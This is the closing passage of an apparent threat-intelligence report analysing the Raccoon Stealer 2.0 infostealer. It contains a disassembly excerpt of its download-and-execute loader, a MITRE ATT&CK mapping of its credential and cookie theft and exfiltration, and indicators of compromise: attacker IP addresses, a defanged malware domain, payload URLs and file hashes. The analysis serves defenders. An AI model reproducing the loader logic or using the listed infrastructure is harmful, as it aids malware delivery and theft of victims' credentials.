The “tlgrm_” function is similar to “grbr_” but has fewer options. It is meant to target Telegram data, though the same functionality could have been achieved with the generic file grabber.

Taking a screenshot is separated into two functions. The first, “scrnsht_” checks to see if the configuration wants it to take one, and the second function actually takes and sends the screenshot.

Finally, the “ldr_” function is capable of allowing Raccoon Stealer version 2.0 to act as a loader for secondary payloads or execute commands. Each “ldr_” option contains multiple parts. It could contain a command to execute or the URL of a file to download, and if a URL is given a directory is specified to which the file should be downloaded. The last part specifies which action should be taken (e.g., execute a command, run EXE or DLL).



```
00407363  a164eb4000       mov     eax, dword [str_http_content_type_plain]
00407368  8945ec           mov     dword [ebp-0x14 {var_18}], eax
0040736b  e82b100000       call    sub_40839b
00407370  8b4df8           mov     ecx, dword [ebp-0x8 {var_c}]
00407373  8bf0             mov     esi, eax
00407375  53               push    ebx {var_30}
00407376  8bd6             mov     edx, esi
00407378  e89b0e0000       call    download_file
0040737d  59               pop     ecx {var_30}
0040737e  85c0             test    eax, eax
00407380  740e             je      0x407390

00407382  33c0             xor     eax, eax  {0x0}
00407384  50               push    eax {var_30}  {0x0}
00407385  50               push    eax {var_34}  {0x0}
00407386  50               push    eax {var_38_2}  {0x0}
00407387  53               push    ebx {var_3c_1}
00407388  50               push    eax {var_40_1}  {0x0}
00407389  50               push    eax {var_44_1}  {0x0}
0040738a  ff1518e04000     call    dword [ShellExecuteW]
```

Figure 15. The “ldr_” function can download and execute secondary payloads
Source: ZeroFox Intelligence

Recommendations

ZeroFox Intelligence highly discourages seeking out pirated software of any kind. As in this case, such downloads are often completely fake and will not install the software the victim wanted. In some cases, the download may contain the actual software—as well as a hidden malicious component to infect the victim.

ZeroFox Intelligence also highly recommends that organizations take reports of pirated software on corporate machines seriously. With each download, the risk of infection increases.

YARA

ZeroFox Intelligence has created a public YARA rule that can be found on GitHub.

MITRE ATT&CK

Tactic	Technique	Comments
Reconnaissance	T1592.001Gather Victim Host Information: Hardware	The sstmnfo_ function collects information about the infected system's CPU, installed RAM, and display devices.
Reconnaissance	T1592.002Gather Victim Host Information: Software	The sstmnfo_ function collects installed applications and their version numbers.
Reconnaissance	T1589.001 Gather Victim Identity Information: Credentials	Raccoon Stealer 2.0 retrieves stored credentials from targeted web browsers.
Execution	T1059 Command and Scripting Interpreter	The ldr_ function can be used to run commands.
Execution	T1559.001Inter-Process Communication: Component Object Model	Raccoon Stealer 2.0 makes use of COM objects in the grbr_ function.
Execution	T1204 User Execution	Samples discovered so far relied on victims seeking out pirated software.
Defense Evasion	T1027.002 Software Packing	Raccoon Stealer 2.0 can be found packed in the wild.
Defense Evasion	T1140 Deobfuscate/Decode Files or Information	Strings and hosts to reach out to are RC4 encrypted and base64 encoded.
Defense Evasion	Path Interception by PATH Environment Variable	Raccoon Stealer 2.0 attempts to add AppData\LocalLow to the PATH variable.
Defense Evasion	T1070.004 Indicator Removal on Host: File Deletion	Several files are copied into the AppData\LocalLow directory and subsequently deleted after use.
Credential Access	T1539Steal Web Session Cookie	Raccoon Stealer 2.0 steals cookies from targeted web browsers.
Discovery	T1057 Process Discovery	If the process is running as SYSTEM, it will enumerate running processes.

Tactic	Technique	Comments
Discovery	T1012Query Registry	The registry is used to gather system info, such as the operating system and currently-installed software.
Discovery	T1082 System Information Discovery	Raccoon Stealer 2.0 gathers system information, such as the victim operating system, system architecture, user locale, installed applications, and more.
Discovery	T1614.001System Location Discovery: System Language Discovery	User locale is checked, but no specific action is taken.
Discovery	T1124System Time Discovery	The victim’s time zone is checked and compared to GMT/UTC.
Collection	T1005 Data from Local System	Raccoon Stealer 2.0 offers configurable file-stealing capabilities for actors to choose based on their interests.
Collection	T1113 Screen Capture	Raccoon Stealer 2.0 takes a screenshot near the end of its execution.
Command and Control	T1071.001Application Layer Protocol: Web Protocols	Raccoon Stealer 2.0 uses standard HTTP requests to exfiltrate data and download files.
Command and Control	T1105Ingress Tool Transfer	Raccoon Stealer 2.0 downloads a set of legitimate DLL files to read browser data.
Exfiltration	T1020Automated Exfiltration	Data exfiltration is customizable by the actor through specified directories and file name patterns.
Exfiltration	T1030Data Transfer Size Limits	Actors have the ability to only steal files within a configurable size limit.
Exfiltration	T1041Exfiltration Over C2 Channel	Data is exfiltrated over HTTP and in plain text.

IOCs

Type	IOC
IPv4	5.252.22.62
IPv4	45.142.212.100

Type	IOC
IPv4	51.81.143.169
IPv4	51.195.166.171
IPv4	51.195.166.175
IPv4	51.195.166.176
IPv4	51.195.166.184
IPv4	51.195.166.201
IPv4	62.113.255.110
IPv4	80.92.206.126
IPv4	80.92.206.215
IPv4	85.202.169.112
IPv4	188.215.229.203
IPv4	193.106.191.146
IPv4	194.156.98.151
Domain	wiwirdo.ac[.]ug
URL	hxxp://<c2 address>/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll
URL	hxxp://<c2 address>/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll
URL	hxxp://<c2 address>/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll
URL	hxxp://<c2 address>/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll
URL	hxxp://<c2 address>/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll
URL	hxxp://<c2 address>/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll
URL	hxxp://<c2 address>/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll
URL	hxxp://<c2 address>/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nssdbm3.dll
URL	hxxp://wiwirdo.ac[.]ug/azne.exe
URL	hxxp://wiwirdo.ac[.]ug/pm.exe
URL	hxxp://wiwirdo.ac[.]ug/cc.exe

Type	IOC
URL	hxxp://wiwirdo.ac[.]ug/rc.exe
SHA256	048c0113233ddc1250c269c74c9c9b8e9ad3e4dae3533ff0412d02b06bdf4059
SHA256	0661dbb6a0ff7d84c25ae7dd840cefd470279346bd476f1cff5d766f0902a277
SHA256	0b7d9b786726641c28afda4f641baa4811e0d4c8937748075e61611843e94234
SHA256	0c722728ca1a996bbb83455332fa27018158cef21ad35dc057191a0353960256
SHA256	263c18c86071d085c69f2096460c6b418ae414d3ea92c0c2e75ef7cb47bbe693
SHA256	27e02b973771d43531c97eb5d3fb662f9247e85c4135fe4c030587a8dea72577
SHA256	516c81438ac269de2b632fb1c59f4e36c3d714e0929a969ec971430d2d63ac4e
SHA256	5e614758b6344d6aa9619a75c110b9af4ea2dc1b1103c542e5d10e8d5fc2d66a
SHA256	7299026b22e61b0f9765eb63e42253f7e5d6ec4657008ea60aad220bbc7e2269
SHA256	79103532395036c14b755d90f9cacfdec6b588f1b031a7cba936c1b9d2ef3b51
SHA256	8655a544a26bade11fbda736c2af2a475ed12f2150efce7f0500b6fc6d317cb8
SHA256	89a718dacc3cfe4f804328cbd588006a65f4dbf877bfd22a96859bf339c6f8bc
SHA256	960ce3cc26c8313b0fe41197e2aff5533f5f3efb1ba2970190779bc9a07bea63
SHA256	99f510990f240215e24ef4dd1d22d485bf8c79f8ef3e963c4787a8eb6bf0b9ac
SHA256	9e239b12c8cc7f5f7fc0a46121aa5dbfd82306f08c4b04a6ac9f61495ecd410b
SHA256	9ee50e94a731872a74f47780317850ae2b9fae9d6c53a957ed7187173feb4f42
SHA256	bc15f011574289e46eaa432f676e59c50a9c9c42ce21332095a1bd68de5f30e5
SHA256	e514d7ee18dbe841e411f03dd6e0f498b509599d81d15c0945325070cdc8c687
SHA256	f20dcb9477e356e91e1b00abc351f749739f98ca395840ae3062d6cebc72f85b
SHA256	f9c4d451f8c9d4e546e67348c4cc2e8810aa5c39d4fabe1ee891408a0bc53043
SHA256	fb26544d45a1166e15e37853786f0b98ff876d1ce94c240a0f3bc2f9a8fb258f
SHA256	fba1005e8c248ec460e6c13cb38759bd70d9db4882f88f651b194ab1800e656c

SCOPE NOTE

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Tags: Cyber Trends , Cybersecurity , Threat Intelligence